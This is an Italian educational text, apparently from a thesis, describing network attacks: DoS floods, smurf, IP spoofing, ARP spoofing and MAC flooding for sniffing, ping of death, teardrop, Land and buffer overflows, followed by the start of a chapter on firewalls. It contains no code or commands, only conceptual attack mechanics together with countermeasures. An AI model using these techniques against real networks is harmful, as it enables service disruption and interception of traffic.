Il *SYN flood* è probabilmente il tipo di DoS più diffuso; sfrutta le caratteristiche insite nel three-way-handshake del protocollo TCP (si veda la Figura 2.1 nella pagina 5) per saturare le risorse del sistema bersaglio. L'attaccante invia una massiccia quantità di pacchetti con il flag SYN attivo ad una porta aperta, come se volesse aprire una connessione TCP. A sua volta, la vittima risponde a questi pacchetti con dei SYN ACK, e porta le connessioni nello stato SYN_RCVD (si veda la Figura 2.4 nella pagina successiva), registrandole in una struttura dati ed allocando per ognuna di esse una certa quantità di risorse. Poiché l'attaccante non ha alcun interesse a completare la connessione, al SYN ACK della vittima non giungerà mai risposta, e la connessione resterà appesa fino allo scadere di un timeout. Se l'attaccante ha abbastanza banda a disposizione, può inviare un numero tale di pacchetti da riempire la coda dei SYN del nodo bersaglio. La coda, che è di dimensione finita, sarà completamente occupata dalle connessioni in SYN_RCVD e quindi il sistema non accetterà più connessioni in ingresso; la quantità di pacchetti potrebbe essere tale da saturare le risorse del nodo e bloccarlo.

Questo attacco è molto più efficace di un ping flood, poiché richiede meno banda e non può essere di fatto evitato a priori: se bloccassimo tutti i pacchetti SYN in arrivo nessuno potrebbe più stabilire una connessione TCP con l'host. Col passare del tempo, sono state introdotte alcune contromisure che permettono quantomeno di limitare i danni. Il *Random Drop*, descritto nella RFC 1254 (Mankin e Ramakrishnan, 1991), propone di eliminare un SYN della coda in base a valutazioni statistiche; l'ipotesi è che che la probabilità che il SYN appartenga ad un determinato utente è proporzionale al suo rate di trasmissione (ovvero a quanti dati l'utente effettivamente ha trasmesso). È quindi molto probabile che, in caso di attacco, il SYN eliminato sia proprio uno di quelli dell'attaccante. Questa è però una soluzione palliativa, che pospone il problema ed è inefficace contro buona parte degli attacchi. Una soluzione sicuramente più efficace sono i *SYN cookie*, che utilizzano un approccio crittografico al problema. Descritti in (Bernstein, 1997), sono particolari scelte degli Initial Sequence Number delle connessioni TCP da parte del server. Con questo approccio, la differenza tra l'ISN del server e quello del client è così composta:

- primi 5 bit: $t \bmod 32$, con t contatore a 32 bit incrementato ogni 64 secondi;
- successivi 3 bit: una codifica del valore di MSS scelto dal server (in risposta



Figura 2.4: Automa a stati finiti del protocollo TCP. Questa immagine è presa da (Rossi, 2006, cap. 12)

al valore proposto dal client); con 3 bit possono essere codificati otto valori distinti di MSS;

- ultimi 24 bit: $f(clientip, clientport, serverip, serverport, t)$, dove f è una funzione segreta del server, tale che $y = f(x)$ sia univoco $\forall\, x$, e che noti y e f sia computazionalmente molto difficile ricavare x.

Questi criteri sono conformi con le specifiche del protocollo TCP, che richiedono che gli ISN aumentino lentamente e, se f è scelta con cura, non compromettono la sicurezza degli ISN (che devono essere intrinsecamente non prevedibili). Un server che utlizza i SYN cookie risponde con un SYN ACK a tutti i SYN che riceve, ma non alloca risorse né registra le connessioni. Quando riceve l'ACK di risposta verifica che, per un valore recente nel tempo di t, il sequence number soddisfi la funzione f. Se questo è vero il pacchetto è valido (non è un ACK forgiato) e il server inserisce la connessione nelle sue strutture dati, ricavando il valore di MSS dai tre bit codificati. Con questa tecnica, un server colpito da un SYN flood continua ad operare normalmente (con alcune limitazioni sulle finestre di congestione). Un problema dei SYN cookies è che richiedono, per ogni pacchetto SYN, di calcolare la funzione di hash, che è una operazione computazionalmente pesante. Per un attaccante è possibile causare un DoS di risorse inviando, dopo che i SYN cookies sono stati attivati, una serie di ACK forgiati, in modo da constringere il sistema bersaglio a calcolare la funziona crittografica e verificare se corrisponde. Ad un attacco di questo tipo non sono possibili particolari contromisure, a parte disattivare i SYN cookies, che però esporrebbe il sistema alla minaccia dei SYN flood.

2.2.3 Altri tipi di DoS

Esiste un'incredibile varietà di attacchi DoS, con frequenti scoperte di nuove tecniche. Alcune delle più diffuse sono descritte di seguito.

ACK flood Come nel SYN flood, l'attaccante invia un gran numero di pacchetti TCP, ma con il flag ACK impostato. La vittima risponde solitamente inviando un RST. Questo attacco consuma sia le risorse del sistema sia la banda della rete. In particolare, eseguire un ACK flood dopo un SYN flood su un sistema che utilizza i SYN cookies causa un notevole utilizzo di CPU, poiché la vittima è costretta a calcolare il valore della funzione crittografica per ogni ACK ricevuto.

NULL flood Simile al precente, ma i pacchetti non hanno alcun flag impostato (campo flags=0).

BOGUS flood Simile al precente, ma i pacchetti hanno il campo flags impostato a valori insensati. Oltre all'occupazione di banda, lo stack di rete di alcuni sistemi operativi è messo in crisi da questi pacchetti, che non sa come trattare; a causa di errori implementativi possono verificarsi anche dei blocchi del sistema.

RST flood L'attaccante invia pacchetti RST con IP sorgente, porta sorgente e sequence number forgiati, nel tentativo di chiudere delle connessioni attive verso la vittima. Questo attacco richiede molta banda ed ha una bassa probabilità di successo, a meno di non conoscere gli ISN utilizzati dal bersaglio.

UDP flood L'attaccante invia un gran numero di pacchetti ad una porta UDP aperta. Ad esempio, potrebbe inviare delle DNS query ad un server DNS: le query hanno dimensione di circa 26 byte, mentre le risposte inviate dalla vittima vanno dai 300 ai 600 byte.

In generale è difficile classificare tutti gli attacchi possibili, in quanto i diversi tipi possono essere combinati tra loro o con altre tecniche. Ad esempio, una variante dell'UDP flood si può eseguire inviando ogni datagramma spezzato in diversi frammenti IP, senza inviare l'ultimo frammento, in modo da impedire allo stack IP del destinatario di ricomporlo. Questo attacco è rivolto soprattutto a stressare stack IP mal implementati.

2.2.4 IP spoofing

Come abbiamo visto, in molti casi un DoS comporta l'invio di un gran numero di pacchetti. Nella maggioranza dei casi, l'attaccante forgia questi pacchetti ad hoc, in modo da falsificare l'indirizzo IP sorgente con uno fittizio. Questa pratica, in primo luogo, rende molto difficile individuare il responsabile di un attacco, specialmente su una rete di grandi dimensioni. Inoltre, evita che il sistema dell'attaccante resti esso stesso vittima del DoS, sommerso dalle risposte della vittima.

L'IP spoofing è realizzabile solo se il sistema attaccante supporta i *raw socket*, ovvero permette all'utente di forgiare manualmente pacchetti IP ed immetterli nella rete. Questa capacità, nei sistemi UNIX è generalmente disponibile solo al superutente. Per cercare di limitare questa pratica, Microsoft ha eliminato questa

caratteristica nel Service Pack 2 di Windows XP. Se, da un lato, questa scelta impedisce di inviare pacchetti forgiati, e quindi limita la possibilità di eseguire molti attacchi, dall'altro rende anche più difficile utilizzare molti tool di sicurezza da chi ne ha necessità. In ogni caso, il problema è facilmente aggirabile inviando direttamente le frame di livello 2, che non sono controllate. Il problema e la soluzione sono descritti in (Fyodor, 2004), che spiega anche in dettaglio come *nmap* ha implementato il workaround.

2.2.5 Effetto backscatter

Abbiamo visto che generalmente gli indirizzi sorgenti dei pacchetti di un DoS sono forgiati. Di conseguenza, la vittima invierà le risposte non all'attaccante, ma all'indirizzo IP specificato come sorgente nel pacchetto. Poiché generalmente questi indirizzi sono scelti a caso, le risposte della vittima si distribuiranno "a pioggia" su tutta la rete. Questo fenomeno, noto come *effetto backscatter*, permette di misurare indirettamente il tipo, la frequenza e l'intensità degli attacchi DoS. Infatti, i pacchetti inviati dalle vittime in risposta ad un DoS sono chiaramente distinguibili dal resto del traffico (si faccia riferimento alla Tabella 2.1). Esaminanto una porzione dello spazio IP è possibile rilevare queste risposte e correlarle nei flussi di attacco a cui appartengono. Questa tecnica, analizzata nel dettaglio in (Moore e altri, 2006), permette di ottenere statistiche abbastanza accurate sull'attività DoS a livello mondiale, inferite a partire dal traffico esaminato.

Pacchetto inviato	*Risposta della vittima*
TCP SYN (porta aperta)	TCP SYN+ACK
TCP SYN (porta chiusa)	TCP RST (ACK)
TCP ACK	TCP RST (ACK)
TCP DATA	TCP RST (ACK)
TCP RST	nessuna risposta
TCP null	TCP RST (ACK)
ICMP Echo Request	ICMP Echo Reply
ICMP TS Request	ICMP TS Reply
pacchetto UDP (porta aperta)	dipende dal servizio
pacchetto UDP (porta chiusa)	ICMP Port Unreachable

Tabella 2.1: I pacchetti inviati in risposta agli attacchi più comuni.

2.2.6 DoS distribuito

Nella maggior parte dei casi precedenti per poter eseguire un DoS efficace è necessario che l'attaccante abbia a disposizione più banda della vittima. Questo è particolarmente vero se il bersaglio è, ad esempio, il webserver di una grande compagnia, come possono essere Yahoo o Microsoft, che ha una disponibilità di banda estremamente grande e quindi difficile da saturare.

Fino ad ora abbiamo considerato DoS eseguiti da un singolo attaccante. È intuitivo che se n sistemi eseguono contemporanemente un DoS verso lo stesso bersaglio, ognuno avrà bisogno di $\frac{1}{n}$ della banda che sarebbe necessaria ad un singolo

attaccante per saturare la vittima; in questo caso parliamo di *DoS distribuito*, o *DDoS*. L'attacco può essere coordinato manualmente, e quindi avere fisicamente n persone che lo eseguono allo stesso tempo da n sistemi, o venire automatizzato. In particolare, un attaccante può avere a disposizione una *botnet*, ovvero un insieme di sistemi sotto il suo controllo sparsi per la rete, da cui sferrare l'attacco. Esamineremo alcuni tool per creare e controllare delle botnet atte ad eseguire DDoS nella Sezione 4.4.3.

Un DDoS involontario si ha a volte quando un sito web molto popolare pubblica un link ad uno più piccolo, non progettato per sostenere grandi volumi di traffico, che viene quindi sovraccaricato di richiese da parte dei lettori che seguono il link. Questo fenomeno è spesso chiamato *effetto Slashdot*, dal nome di un popolare sito (`http://slashdot.org`) di notizie ed informazioni sul mondo dell'IT; negli ultimi tempi il problema è mitigato effettuando un mirror del sito prima di pubblicare il link, in modo da avere una copia comunque accessibile se venisse sovraccaricato di richieste. Per maggiori informazione si vedano (Wikipedia, 2006c) ed i suoi riferimenti.

2.2.7 DoS distribuito inverso

Le tecniche esaminate finora comportano tutte che l'attaccante invii direttamente dei pacchetti alla vittima. I *DoS distribuiti inversi* (in inglese *Reverse DDoS* o *RDDoS*) utilizzano un'approccio differente: l'attaccante non invia pacchetti direttamente alla vittima, ma ad altri sistemi che possono raggiungerla. I pacchetti inviati hanno tutti come indirizzo sorgente l'IP del sistema bersaglio; in questo modo, gli elaboratori che li riceveranno invieranno le loro risposte alla vittima, producendo un DoS. Anche questa è una forma di attacco distribuito, e, come nel caso precedente, spesso i sistemi che eseguono l'attacco fanno parte di una botnet.

Un tipo particolare di RDDoS è lo *smurf*. Questo attacco non necessita di una botnet, ma soltanto di una rete intermedia (detta amplificatore) che permetta di effettuare dei ping sul suo indirizzo di broadcast. Nella pratica, l'attaccante invia dei pacchetti ICMP Echo Request, con indirizzo sorgente quello della vittima, agli indirizzi di broadcast di una o più reti amplificatore. Tutti gli host di queste reti risponderanno al ping inviando un ICMP Echo Reply alla vittima; se il numero di nodi che inviano le risposte è sufficientemente grande, la vittima sarà sommersa dai ping che satureranno completamente la sua banda disponibile. Si veda (Huegen, 2001) per maggiori informazioni ed un'implementazione dell'attacco.

2.3 Attacchi alla confidenza

Uno dei problemi più sentiti nelle realtà informatiche è la tutela della riservatezza e della privatezza dei dati. Tale questione diventa particolarmente critica se i dati sensibili non sono ospitati su un singolo sistema, ma devono transitare su una rete. Di norma, nessuna rete può essere considerata *sicura*: infatti, è in generale sempre possibile intercettare i dati in transito. Analizzeremo in dettaglio questa tecnica e le possibili contromisure nella Sezione 2.3.1.

La maggior parte dei protocolli utilizzati lavorano in *clear text*, ovvero trasmettono in chiaro qualsiasi cosa trasportino. Ad esempio, il protocollo POP3, usato quasi ovunque per scaricare la posta da un mail server, trasmette in chiaro la password dell'utente sulla rete, che è quindi intercettabile senza sforzo. Una possibile soluzione

a questo problema è l'utilizzo di *protocolli sicuri*, che cifrano i dati trasmessi in modo che non siano intellegibili.

2.3.1 Sniffer

In gergo, l'intercettazione del traffico in transito su una rete è detto *sniffing*, e un programma che automatizza questa attività è uno *sniffer*; chi esegue questa operazione è chiamato a volte *eavesdropper* o *snooper*. Intercettare il traffico è particolarmente semplice con le reti Ethernet, universalmente utilizzate da ormai un decennio. Infatti, per come è strutturata la rete, ogni adattatore "vede" tutto il traffico che passa per il segmento a cui è collegato. Normalmente, solo le trame destinate all'elaboratore vengono passate ai livelli successivi; ogni scheda può però essere messa in *modalità promiscua* (*promiscuous mode*) per leggere *tutto* il traffico che transita sul segmento. Ci sono molti programmi in grado di ricostruire i flussi di traffico al livello desiderato (spesso si lavora a livello di trasporto). È possibile riassemblare ed esaminare alcuni protocolli al livello applicativo, come ad esempio ricostruire una sessione HTTP o SMTP.

Come abbiamo visto, un adattatore in modalità promiscua può vedere tutto il traffico in transito sul suo segmento Ethernet. Se la rete è costruita con degli hub (ripetitori di segnale di livello 1), una singola scheda può quindi vedere tutto il traffico della rete. Se, al contrario, si utilizzano degli switch (bridge di livello 2) per segmentare la rete, la scheda potrà vedere solo il traffico nel suo segmento. Al limite, collegando ad ogni porta dello switch un solo elaboratore, questo potrà vedere solo il traffico destinato a se stesso. Pur essendo una buona pratica, questa è però sostanzialmente inefficace dal punto di vista della sicurezza. È infatti possibile sniffare tutto il traffico anche in reti basate su switch, sfruttando una caratteristica insita nel loro funzionamento. Quando uno switch riceve una trama in ingresso da una porta, esamina l'indirizzo sorgente e scrive in una tabella la coppia porta-indirizzo. Per ogni trama ricevuta, controlla se l'indirizzo di destinazione è presente in tabella: nel caso, la inoltra direttamente alla porta indicata, altrimenti la invia a tutte le porte (si comporta come un hub). Le diverse coppie porta-indirizzo sono mantenute in tabella per un certo tempo dall'ultimo aggiornamento, dopo il quale vengono eliminate. Come descritto in (Sipes, 2000), ci sono almeno tre tecniche consolidate che sfruttano questo meccanismo.

MAC Flooding La tabella utilizzata dagli switch per tener traccia delle connessioni è per forza di cose di dimensione finita. Inviando un gran numero di trame con indirizzi MAC fittizi, è possibile riempire rapidamente la tabella. Alcuni switch, messi in crisi dalla quantità di dati ricevuti, per non causare un DoS si comportano in questa situazione come degli hub, inoltrando le trame su tutte le porte. Di fatto, è come se la rete non fosse switchata.

MAC Duplication Questa tecnica, chiamata anche MAC Spoofing, si esegue cambiando l'indirizzo MAC del nostro sistema (o di un sistema nel nostro segmento) con quello dell'host che vogliamo sniffare. Molti switch, vedendo lo stesso MAC su due porte diverse, inoltreranno le trame su entrambe.

ARP Spoofing ARP è il protocollo utilizzato sulle reti IP per associare gli indirizzi di livello 2 (i MAC address) ai corrispondenti indirizzi di livello 3 (gli indirizzi



Figura 2.5: Formato delle PDU del protocollo ARP. Questa immagine è presa da (Rossi, 2006, cap. 11)

IP) e viceversa. Il formato delle PDU è mostrato in Figura 2.5. In sintesi, se l'host A vuole comunicare con B invia una ARP-Request in broadcast sulla rete, chiedendo il MAC corrispondente all'IP di B; questo risponde inviando ad A una ARP-Reply con il suo indirizzo di livello 2. Se però un terzo nodo C invia una ARP-Reply forgiata opportunamente (con l'IP di B e il MAC di C), il nodo A invierà a C tutto il traffico destinato a B; C a sua volta, dopo aver letto i pacchetti li inoltrerà a B, che quindi non si accorgerà di nulla. Questo è un tipo di attacco *man-in-the-middle*, in cui una terza parte si inserisce in mezzo ad una comunicazione, ricevendo i dati dal mittente ed inoltrandoli al destinatario.

Gli apparati switch di fascia alta (spesso chiamati *managed switch* o switch gestiti) a volte includono una funzione per impedire di collegare ad ogni porta più di un host; in questo modo si rendono inefficaci le tecniche di MAC Flooding e MAC Duplication, ma è sempre possibile eseguire ARP Spoofing. Ci sono sul mercato anche apparati più avanzati (chiamati impropriamente switch di livello 3) che oltre ad inoltrare le trame permettono di esaminare i pacchetti IP in transito ed applicare delle regole di filtraggio.

Un sistema che imposta il suo adattatore di rete in modalità promiscua non è completamente invisibile. Come descritto in (Sanai, 2001), è possibile individuare un nodo in modalità promiscua inviando delle opportune ARP-Request sulla rete ed osservando le risposte ricevute. Le ARP-Request canoniche hanno impostato come "target hardware address" un broadcast, poiché devono essere inviate su tutta la rete. Se inviamo un ARP-Request con questo campo impostato ad un valore fittizio, la PDU sarà scartata, poiché il sistema la interpreterà come destinata ad un altro host. Un nodo in modalità promiscua, invece, riceverà ed interpreterà anche la ARP-Request fittizia, e risponderà con una ARP-Reply al mittente, rendendosi così riconoscibile. Microsoft mette anche a disposizione un tool, *Promqry*, per rilevare i

sistemi in modalità promiscua; descritto in (Microsoft, 2005a) questo programma è in grado di rilevare solo host che eseguono versioni di Windows dalla 2000 in poi.

2.4 Attacchi logici

Tutti gli attacchi che sfruttano, genericamente, un difetto del sistema operativo o degli applicativi in esecuzione su un nodo di rete prendono il nome di *attacchi logici*. L'esistenza di questi attacchi è solitamente una diretta conseguenza di errori di programmazione e/o di design dei programmi coinvolti. Esiste un'enorme varietà di attacchi logici, e spesso ogni baco è un caso a sé. In questa sezione esaminiamo alcuni attacchi storicamente rilevanti, e in buona parte ancora attuali. Infine, analizzeremo uno dei classici errori di programmazione, il *buffer overflow*, che è causa di buona parte degli attacchi logici eseguiti attualmente.

2.4.1 Ping of Death

Scoperto nel 1996, il *ping of death* permetteva di mandare in crash la maggior parte dei sistemi operativi dell'epoca inviando un semplice messaggio ICMP Echo Request con dimensione superiore al massimo previsto dall'IP.

Un pacchetto IP può essere al massimo grande 65535 byte, di cui almeno 20 riservati all'intestazione[8]. ICMP è un protocollo incapsulato in IP specificato nella RFC 792 (Postel, 1981e). Un pacchetto ICMP è composto da 8 byte di testata e da un payload (si veda la Figura 2.6); la dimensione massima che può avere il payload è quindi $65535 - 20 - 8 = 65507$ byte. A causa di come è gestita la frammentazione è possibile inviare un pacchetto ICMP con una parte dati più grande di questo limite. La frammentazione IP utilizza un valore nella testata (*fragment offset*) per decidere come i pacchetti devono essere riassemblati. È possibile strutturare l'ultimo frammento in modo che abbia un offset valido ma una dimensione tale che $offset + dimensione > 65535$. Poiché il nodo di destinazione non riassembla i pacchetti finché non ha ricevuto tutti i frammenti, è possibile produrre un overflow della variabile di 16 bit utilizzata per immagazzinare il pacchetto. Questo può comportare un blocco del sistema, come in effetti accade.

Questo attacco è estremamente semplice da realizzare, poiché il programma ping incluso in diverse versioni di Windows permette di inviare pacchetti con dimensioni illegali. Si veda la Sezione 4.5 per i dettagli implementativi. Per maggiori informazioni sull'attacco fare riferimento a (Kenney e altri, 1996).

2.4.2 WinNuke

Diverse versioni dei sistemi operativi Windows hanno difficoltà a gestire i pacchetti TCP con il flag URG attivo. A volte chiamati Out Of Band data (OOB), questi pacchetti dovrebbero essere elaborati non appena ricevuti, indipendentemente dalla loro posizione in coda. L'attacco si esegue aprendo una connessione ad un sistema vulnerabile ed inviando un segmento TCP con il flag URG. Alcune versioni di

[8] La testata di un pacchetto IP ha una lunghezza variabile in base al numero di IP option specificate. La dimensione varia da 20 byte (nessuna opzione) a 60 byte (il limite massimo per la testata IPv4). Si veda anche la Figura 2.2



Figura 2.6: Formato delle PDU del protocollo ICMP. Questa immagine è presa da (Rossi, 2006, cap. 11)

Windows si bloccano con un BSOD (Blue Screen of Death, la schermata blu mostrata quando il sistema va in crash), altri sperimentano elevate percentuali di occupazione della CPU, altre ancora, pur non bloccandosi, fanno cadere la connessione e non riescono più a gestire la rete. In tutti i casi, un reboot riporta il sistema al pieno funzionamento.

Gli OS vulnerabili da questo attacco sono Windows for Workgroup 3.11, Windows 95, Windows NT 3.51 e NT 4.0. Per questi sistemi (a parte 3.11) sono disponibili delle patch che eliminano la vulnerablità. Per maggiori informazioni sull'attacco si veda (myst, 1997), per le patch (Finkelstein, 1998), per un'implementazione la Sezione 4.5.

2.4.3 Teardrop

Teardrop è un baco nella gestione dei pacchetti IP frammentati. Tutte le versioni di Linux precedenti alla 2.0.32, Widows 95 e NT 4.0 non eseguono sufficienti controlli sul valore di *fragment offset* e possono bloccarsi riassemblando i pacchetti.

L'attacco si esegue inviando due pacchetti IP: il primo con fragment offset impostato a zero, il flag MF (more fragments) attivo ed un payload di dimensione N; il secondo invece con un fragment offset minore di N ed un payload minore di N. Quando il pacchetto sarà riassemblato, i due frammenti risulteranno sovrapposti, ed il sistema cercherà di allinearli correttamente, nell'ipotesi che il secondo frammento sia lungo almeno quanto il primo. Questo però non è vero (il payload è minore di N), e il sistema entrerà in un loop infinito iniziando ad occupare tutta la memoria disponibile, fino al blocco. Fare riferimento a (datagram, 1997) per maggiori informazioni.

2.4.4 Land

Land è un'altro attacco tragicamente semplice in grado di bloccare buona parte dei sistemi sul mercato. Si esegue inviando un pacchetto TCP con il flag SYN attivo ad una porta aperta, impostando l'indirizzo sorgente allo stesso valore dell'indirizzo di destinazione. La maggior parte dei sistemi vulnerabili sperimentano percentuali di occupazione della CPU estremamente alte, altri semplicemente si bloccano e devono essere riavviati. Una variante di Land, detta La Tierra, invia questi pacchetti a più porte del sistema, per massimizzare l'effetto dell'attacco, soprattutto sui sistemi NT.

Nome servizio	*Porta*	*Descrizione*	*RFC*
echo	7 TCP e UDP	rimanda in output tutto quello che ha ricevuto in input	(Postel, 1983a)
chargen	19 TCP	ignora l'input e manda in output una ininterrotta sequenza di caratteri casuali	(Postel, 1983c)
	19 UDP	per ogni pacchetto in input manda in output un datagramma UDP con un numero casuale di caratteri (da 0 a 512)	
discard	9 TCP e UDP	ignora tutto l'input	(Postel, 1983b)
daytime	13 TCP e UDP	invia un pacchetto con una stringa ASCII che rappresenta la data e l'ora di sistema	(Postel, 1983d)

Tabella 2.2: Descrizione degli IP small services più comuni

Nella Sezione 4.5 si trovano i dettagli implementativi dell'attacco; si veda anche (m3lt, 1997) per maggiori informazioni ed una lista dei sistemi vulnerabili.

2.4.5 Echo/Chargen

La maggior parte dei sistemi operativi mette a disposizione alcuni servizi per il test della rete, a volte chiamati *IP small services*. I più noti sono descritti nella Tabella 2.2. Se questi servizi sono accessibili dall'esterno, un attaccante puo utlizzarli in diversi modi per produrre dei DoS. Un attaccante può creare un loop tra i servizi echo e chargen inviando dei pacchetti UDP con indirizzo sorgente e destinatario pari a quello della vittima, porta sorgente 7 porta di destinazione 19. Questo provoca un forte utilizzo di CPU e memoria della vittima; se ripetuto più volte, questo attacco può portare al blocco del sistema. Questo vale in particolare per le varie versioni di NT, particolarmente sensibili a questo attacco.

2.4.6 Buffer Overflow

Concludiamo l'esame degli attacchi logici con un problema non strettamente legato alle reti ma di estrema attualità. Nei linguaggi di programmazione a basso livello come il C molte funzioni assumono che ci sia sempre abbastanza spazio per eseguire operazioni su dei buffer in memoria. Ad esempio, la funzione di libreria C *strcpy(char *dest, const char *src)*, che copia la stringa src in dest, dà per scontato che src sia al più lunga quanto dest. Se questa assunzione viene violata la funzione "sborda" dal buffer di destinazione, andando a sovrascrivere la memoria adiacente con i caratteri in eccesso. Nella maggior parte dei casi questo provoca l'immediata terminazione del programma con un errore di tipo *segmentation fault*. Se però la stringa src è costruita in modo opportuno, è a volte possibile sovrascrivere l'intruction pointer (EIP), in modo che punti ad una zona di memoria arbitraria. In questo modo, il programma eseguirà come istruzione successiva il codice presente in quell'area di memoria, con i

privilegi del suo proprietario. Se la stringa src è manipolabile dall'utente (es. è un input) e il programma gira con i permessi di root, l'attaccante può eseguire codice arbitrario sul sistema con i massimi privilegi, e di fatto comprometterlo.

Questo genere di problemi è estremamente insidioso, ed è raro che un programma ne sia completamente immune, a meno che non venga progettato da zero con questo scopo specifico. Per evitare i buffer overflow è infatti necessario verificare sempre che la lughezza degli elementi che si vanno a scrivere non superi quella del buffer. In C, ciò significa usare funzioni tipo *strncpy(char *dest, const char *src, size_t n)*, dove il terzo argomento di solito è posto a *sizeof(dest)*, in modo che al più vengano copiati tanti caratteri quanti possono essere contenuti da dest. Alcuni compilatori sono in grado di rilevare alcuni probabili buffer overflow ed emettono dei warning; altri permettono di linkare al programma delle librerie che al primo segnale di overflow terminano il programma impedendo ad un attaccante di sfruttare il baco; queste librerie in genere rilevano gli overflow scrivendo in memoria dei *canarini*[9] e controllando la loro integrità quando sono eseguite operazioni potenzialmente pericolose.

Lo sfruttamento dei buffer overflow è stato introdotto nell'ormai storico articolo (Aleph One, 1996), tuttora molto attuale; per un'analisi aggiornata del problema, con alcuni esempi, si veda anche (Wikipedia, 2006a).

[9] In miniera i canarini erano usati per rivelare la presenza di gas tossici, che avrebbero ucciso il volatile molto prima dei minatori. Nel nostro caso i canarini utilizzati sono virtuali, stringhe note scritte in memoria nelle locazioni da controllare, ma il loro scopo non è cambiato.

Capitolo 3

Rilevare e contrastare gli attacchi

L'unico computer sicuro è quello spento.

Anonimo

Dopo aver esaminato alcune delle più diffuse tecniche di attacco, ci concentriamo ora sulle possibili difese. È importante tenere presente fin da subito che nessuna difesa può essere considerata "definitiva": ogni giorno vengono scoperte nuove tecniche di attacco e nuovi bachi, che richiedono un aggiornamento costante, ai sistemi e soprattutto ai loro responsabili (in termini di conoscenza professionale). Poiché un falso senso di sicurezza è molto peggio di nessuna sicurezza, bisogna ricordare che *nessuna* difesa, per quanto sofisticata, è impenetrabile; in generale, un attaccante particolarmente motivato e con molto tempo a disposizione riuscirà *sempre* a violare in qualche modo il suo bersaglio. Il compito degli strumenti che esamineremo in questa sezione è di rendere questo attacco il più difficile e dispendioso possibile, rilevarlo quando viene eseguito, e mitigarne i danni in caso di successo.

3.1 Firewall

Un *network firewall* è un nodo di rete con almeno due interfacce, in grado di inoltrare i pacchetti in base a regole stabilite. In generale, lo scopo è proteggere alcuni segmenti della rete da traffico potenzialmente ostile, proveniente da uno o più adattatori. Spesso, si distinguono tre *zone* di rete, a cui corrispondono diversi livelli di sicurezza:

- untrusted, ovvero la rete esterna da cui proviene il potenziale traffico ostile (ad esempio Internet)
- trusted, la rete interna, che non ha necessità di esporre servizi all'esterno (traffico principalmente in uscita)
- DMZ (acronimo di Demilitarized Zone), per i server che devono essere raggiungibili dall'esterno; poiché sono esposti, potrebbero essere compromessi, quindi il firewall li considera come insicuri e rifiuta le connessioni in ingresso dalla DMZ.

Un firewall può lavorare a diversi livelli della pila ISO/OSI. Distinguiamo tra

- network layer firewall, che ispeziona i pacchetti IP, ed è in grado di filtrarli in base agli indirizzi sorgente/destinatario, al tipo di protocollo incapsulato, al valore del campo TTL, ecc.;
- stateful firewall, che utilizza la stateful packet inspection (SPI) per tener traccia dello stato delle connessioni TCP;
- application layer firewall, di fatto dei proxy che ispezionano il traffico a livello applicativo, e sono quindi fortemente dipendenti dal tipo di protocollo utilizzato;
- bridge firewall, che operando a livello 2 è completamente invisibile agli altri nodi (non ha indirizzo IP); di fatto si tratta di un filtering bridge in grado di esaminare i pacchetti anche ai livelli superiori al 2.

